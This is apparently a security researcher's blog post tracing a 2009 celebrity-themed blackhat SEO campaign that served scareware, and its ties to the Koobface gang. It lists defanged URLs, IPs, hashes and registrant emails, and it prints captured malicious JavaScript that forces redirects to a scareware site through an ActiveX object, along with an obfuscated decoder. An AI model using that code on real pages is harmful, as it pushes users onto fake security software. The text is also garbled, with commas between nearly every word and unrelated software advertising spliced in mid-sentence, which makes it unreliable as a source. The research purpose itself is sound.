- hxxp://91.188.60.161/botpanel/ip.php

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs: asf356ydc.com - MD5: 3b375fc53207e1f54504d4b038d9fe6b


Related, malicious, domains, known, to, have, participated, in, the, campaign: asf356ydc.co

kaljv63s.com

sadkajt357.com

We’ll, continue, monitoring, the, fraudulent, infrastructure, and, post, updates, as, soon, as, new, developments, take, place.

62




Historical OSINT - Celebrity-Themed Blackhat SEO Campaign Serving Scareware and the Koobface Botnet Connection (2016-12-23 08:02)

In, a, cybercrime, dominated, by, fraudulent, propositions, historical, OSINT, remains, a, crucial, part, in, the, process, of, obtaining, actionable. intelligence, further, expanding, a, fraudulent, infrastructure, for, the, purpose, of, establishing, a, direct, connection, with, the, individuals, behind, it. Largely, relying, on, a, set, of, tactics, techniques, and, procedures, cybercriminals, continue, further, expanding, their, fraudulent, infrastructure, successfully, affecting, hunreds, of, thousands, of, users, globally, further, earning, fraudulent, revenue, in, the, process, of, committing, fraudulent, activity, for, the, purpose, of, earning, fraudulent, revenue, in, the, process.

In, this, post, we’ll, discuss, a, black, hat, SEO (search engine optimization), campaign, intercepted, in, 2009, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, successfully, establishing, a, direct, connection, with, the, Koobface, gang.

The, Koobface, gang, having, successfully, suffered, a, major, take, down, efforts, thanks, to, active, community, and, ISP (Internet Service Provider), cooperation, has, managed, to, successfully, affect, a, major, proportion, of, major, social, media, Web, sites, including, Facebook, and, Twitter, for, the, purpose, of, further, spreading, the, malicious, software, served, by, the, Koobface, gang, while, earning, fraudulent, revenue, in, the, process, of, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, the, use, of, fake, security, software, and, the, reliance, on, a, fraudulent, affiliate-network, based, type, of, monetizing, scheme.



Elin Nordengren

Elin Nordengren News Fan

Woods Wife Elin Nordegren

Monday, November 9, 2009 by *Elin*

Elin Naked

Elin Nordegren Porn

-
- Elin Nordegren Photos
- *Josephin Nordegren*
- Elin Nude
- *Elin Tiger Woods*

Archives

2009

December

November

Admin area

Login

BlogRoll

Home page

Search

Last 50 entries

Elin Nordegren Feet
Elin Nordegren And Sister
Elin Nordegren Look Alike
Elin Pics
Elin Nordegren Woods
Tiger Woods Girlfriend
Tiger Woods Life
Elin Nordegren Dubliner
Woods Wife Elin Nordegren
Elin Nordegren And Tiger
Elin Pics
Tiger Woods Videos
Elin Tiger Woods
Elen Nordegren
Elin Tiger Woods
Elin Nordegren And Sister
Tiger Woods Life
Elin And Josefin Nordegren
Nordegren Pics
Earl Woods
Elin
Elin Tiger Woods
Elin Nordegren Woods Photos
Elin Nordegren Hot
Wife Elin
Eldrick Tiger Woods
Elin Nordegren Sex
Elin Nordegren Engagement Ring
Tiger Woods And Elin
Elin Nordegren
Elin Nordegren Baby
Elin Nordgren
Elen Nordegren

Largely, relying, on, a, diverse, set, of, traffic, acquisition, tactics, including, social, media, propagation, black, hat, SEO

(search engine optimization), and, client-side, exploits, the, Koobface, gang, has, managed, to, successfully, affect, hundreds, of, thousands, of, users, globally, successfully, populating, social, media, networks, such, as, Facebook, and, Twitter, with, rogue, and, bogus, content, for, the, purpose, of, spreading, malicious, software, and, earning, fraudulent, revenue, in, the, process, largely, relying, on, a, diverse, set, of, traffic, acquisition, tactics, successfully, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, the, use, of, affiliate-network, based, traffic, monetizing, scheme.

Let’s, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, and, establish, a, direct, connection, with, the, Koobface, gang, and, the, Koobface, botnet’s, infrastructure.

Sample URL, redirection, chain:

hxxp://flash.grywebowe.com/elin5885/?x=entry:entry091109-071901

;

->

http://alicia-

witt.com/elin1619/?x=entry:entry091112-185912


->

hxxp://indiansoftwareworld.com/index.php?affid=31700

-

213.163.89.56

64



```
<html>
<!-- LABEL_CODEC -->
<head>
<title>Loading</title>
<meta name="robots" content="noindex,nofollow,noarchive">
<script>
function handleError(){try{window.parent.location=location;}catch(e){}try{window.top.location=location;}catch(e){}}window.onerror=handleError;
if(window.parent.frames.length>0){if(window.parent.document.body.innerHTML){}}
</script>
<script>
if (location.href.indexOf('console=yes') != -1) {
dangerWindAdr = 'http://firefoxfowner.cn/?pid=312s02&sid=4db12f';
if (navigator.appVersion.indexOf('MSIE') > 0) { window.isIE =  true;  function msieversion() { var ua = window.navigator.userAgent; var msie =
ua.indexOf("MSIE "); if (msie > 0) return parseInt(ua.substring(msie + 5, ua.indexOf(".", msie))); return 0; } window.IEversion = msieversion(); }
function openDangerWindow(adr) { if (window.isIE) { if (window.IEversion < 6) { window.open(adr); } else { try {
document.getElementById('iie').launchURL(adr); } catch(ex) {} } } else { location.href = adr; } }
function exiter(){ openDangerWindow(window.location.href); openDangerWindow(dangerWindAdr); return false; }
if (window.attachEvent) eval("window.attachEvent('onunload',exiter);"); else window.addEventListener("unload", exiter, false);
}
</script>
<script type="text/javascript">document.write('<OBJ'+'ECT id="i'+'ie" width="0" height="0" style="position:absolute; left:0;top:0;"
CLAS'+'SID="CLS'+'ID:6BF'+'52A'+'52-394A-11'+'d3-B153-00C04F'+'79FAA6" type="application/x-ole'+'obje'+'ct"> <PA'+'RAM
NAME="Sen'+'dPlayStateCha'+'ngeEvents" VALUE="True"> <PA'+'RAM NAME="Au'+'toSt'+'art" VALUE="True">     <PAR'+'AM name="uiMo'+'de" value="none"> <PA'+'RAM
name="Play'+'Count" value="9999"></OBJECT>');</script>
<script language="javascript">AC_FL_RunContent = 0;</script>
<script language="javascript">
var isIE  = (navigator.appVersion.indexOf("MSIE") != -1) ? true : false;
var isWin = (navigator.appVersion.toLowerCase().indexOf("win") != -1) ? true : false;
var isOpera = (navigator.userAgent.indexOf("Opera") != -1) ? true : false;
function ControlVersion() {
        var version;
        var axo;
        var e;
        try {
                axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.7");
                version = axo.GetVariable("$version");
        } catch (e) {}
        if (!version) {
                try {
                        axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.6");
                        version = "WIN 6,0,21,0";
                        axo.AllowScriptAccess = "always";
                        version = axo.GetVariable("$version");
```

Sample, detection, rate, for, a, malicious, executable:MD5: bd7419a376f9526719d4251a5dab9465

Sample, URL, redirection, chain, leading, to, client-side, exploits:

hxxp://loomoom.in/counter.js - 64.20.53.84 - the front page says " *We are under DDOS attack. Try later*".

hxxp://firefoxfowner.cn/?pid=101s06

&sid=977111

->

hxxp://royalsecurescana.com/scan1/?pid=101s6

&engine=p3T41jTuOTYzLjE3Ny4xNTMmdGltZT0xMjUxNMkNPAhN


Sample, detection, rate, for, a, malicious, executable:

MD5: a91a1bb995e999f27ffc5d9aa0ac2ba2

Once, executed, a, sample, malware, phones, back, to:

hxxp://systemcoreupdate.com/download/timesroman.tif - 213.136.83.234

65



```
GET /albums/albums/bsblog/css.js HTTP/1.1
Client
    Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
    Accept-Encoding: gzip,deflate
    Accept-Language:
    User-Agent:
Transport
    Connection: keep-alive
    Host:                   .com
```

```
var host = '1040116111621123058404750476115709980979114012110452115309940975114612170468099911000471';
var pid = '58s06';
var sid = '9f93bc';

function dNT(G) {
    function sNH(J) {
        var x = new Array(Math.ceil(J.length / 4));
        for (var t = 0; t < x.length; t++) {
            x[t] = J.charCodeAt(t * 4) + (J.charCodeAt(t * 4 + 1) << 8) + (J.charCodeAt(t * 4 + 2) << 16) + (J.charC
        }
        return x;
    }
    function lLZ(x) {
        var k = new Array(x.length);
        for (var t = 0; t < x.length; t++) {
            k[t] = String.fromCharCode(x[t] & 255, x[t] >>> 8 & 255, x[t] >>> 16 & 255, x[t] >>> 24 & 255);
        }
        return k.join("");
    }
    function uVE(J) {
        return J.replace(/!\d\d?\d?!/g,
        function(c) {
            return String.fromCharCode(c.slice(1, -1));
```

Sample, URL, redirection, chain:

hxxp://oppp.in/counter.js - 64.20.53.83 - the same message is also left " *We are under DDOS attack. Try later*"

hxxp://johnsmith.in/counter.js - 64.20.53.86

hxxp://gamotoe.in/counter.js

hxxp://polofogoma.in/counter.js

hxxp://jajabin.in/counter.js

hxxp://dahaloho.in/counter.js

hxxp://gokreman.in/counter.js

hxxp://freeblogcounter2.com/counter.js

hxxp://lahhangar.in/counter.js

hxxp://galorobap.in/counter.js

Sample, directory, structure, for, the, black, hat, SEO (search engine optimization), campaign:
hxxp://images/include/bmblog

hxxp://bmblog/category/art/

hxxp://images/style/bmblog

hxxp://photos/archive/bmblog/

hxxp://templates/img/bmblog

hxxp://phpsessions/bmblog

hxxp://Index _archivos/img/bmblog/

hxxp://bmblog/category/hahahahahah/

hxxp://gallery/include/bmblog

Sample, malicious, domains, participating, in, the, campaign:

pcmedicalbilling.com - Email:
sophiawrobertson@pookmail.com

securitytoolnow.com - Email: ronaldmpappas@dodgit.com

securitytoolsclick.net - Email: ruthdtrafton@dodgit.com

security-utility.net - Email: richardrmccullough@trashymail.com

Historically on the same IP were parked the following, now responding to 91.212.107.37 domains:

online-spyware-remover.biz - Email: robertsimonkroon@gmail.com

online-spyware-remover.info - Email: robertsimonkroon@gmail.com

spyware-online-remover.biz - Email: robertsimonkroon@gmail.com

spyware-online-remover.com - Email: robertsimonkroon@gmail.com


spyware-online-remover.info - Email: robertsimonkroon@gmail.com

spyware-online-remover.net - Email: robertsimonkroon@gmail.com

spyware-online-remover.org - Email: robertsimonkroon@gmail.com

tubepornonline.biz - Email: robertsimonkroon@gmail.com

tubepornonline.org - Email: robertsimonkroon@gmail.com




Sample, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://antyspywarestore.com/index.php?affid=90400

hxxp://newsecuritytools.net/index.php?affid=90400 - 78.129.166.11 - Email: joyomcdermott@gmail.com **Sample, detection, rate, for, a, malicious, executable:**

MD5: 0feffd97ffe3ecc875cfe44b73f5653b

MD5: a0d9d3127509272369f05c94ab2acfc9

Naturally, it gets even more interesting, in particular the fact the very same **robertsimonkroon@gmail.com** used to register the domains historically parked at the IP that is currently hosting the scareware domains part of the massive blackhat SEO campaign – the very same domains (*hxxp://firefoxfowner.cn*), were also in circulation on Koobface infected host, in a similar fashion when the domains used in the New York Times malvertising campaign were simultaneously used in blackhat SEO campaigns managed by the Koobface gang – have not only been seen in July's scareware campaigns – but also, has been used to register actual domains used as a download locations for the 68



with one another over the games they frequently play.

— Parks Associates

Best music video playing software

Mytune, leader of download manager revolution, is devoted to new generation web (web2.0) downloading, such as video/music/streaming media from Myspace, YouTube, Imeem, Pandora, Rapidshare, support RTMP. And to make general downloading easier and faster.

What people say?

Orbit Downloader: is an excellent download manager that has the unique ability to download streaming media (audio and video as well as flash SWF) from video sharing and other sites.

From Freewaregenius.com By Samer Oct 29,2007

Compared to just about all the other downloaders CNET has. This is the only one that outperforms all of them. Believe me i have tried them all. The highest I got on download is 1.2 mb per second and usual is around 745 to 800 kb. It does get slower at times but usually during high bandwidth usage and heavy internet usage but I am very pleased with this program. Give it a try. i think you will be amazed.

Features

Collaborate

Work with your associates and clients, assign tasks,
share files, get notified when something happens,
discuss and comment.

Be In Control

Define what's important, assign tasks and communicate with your team and clients until scareware campaigns part of the [1]**Koobface botnet’s scareware business model**.

Parked, at, the, same, malicious, IP (91.212.107.37), are, also, the, following, malicious, domains:
hxxp://free-web-download.com

hxxp://web-free-download.com

hxxp://iqmediamanager.com

hxxp://oesoft.eu

hxxp://unsoft.eu

hxxp://losoft.eu

hxxp://tosoft.eu

hxxp://kusoft.eu

Sample, detection, rate, for, a, malicious, executable:

MD5: 29ff816c7e11147bb74570c28c4e6103

MD5: e59b66eb1680c4f195018b85e6d8b32b

MD5: b34593d884a0bc7a5adb7ab9d3b19a2c

The overwhelming evidence of underground multi-tasking performed by the Koobface gang, it’s connections to money mule recruitment scams, high profile malvertising attacks, and current market share leader in blackhat SEO

campaigns, made, the, group, a, prominent, market, leader, within, the, cybercrime, ecosystem, having, successfully, affecting, hundreds, of, thousands, of, users, globally, potentially, earning, hundreds, of, thousands, in, fraudulent, revenue, in, the, process.

Related posts:

[2]The Koobface Gang Wishes the Industry "Happy Holidays"

[3]Koobface Gang Responds to the "10 Things You Didn’t Know About the Koobface Gang Post"

[4]How the Koobface Gang Monetizes Mac OS X Traffic

[5]Koobface Botnet’s Scareware Business Model - Part Two

[6]Koobface Botnet’s Scareware Business Model

[7]From the Koobface Gang with Scareware Serving Compromised Site

[8]Koobface Botnet Starts Serving Client-Side Exploits
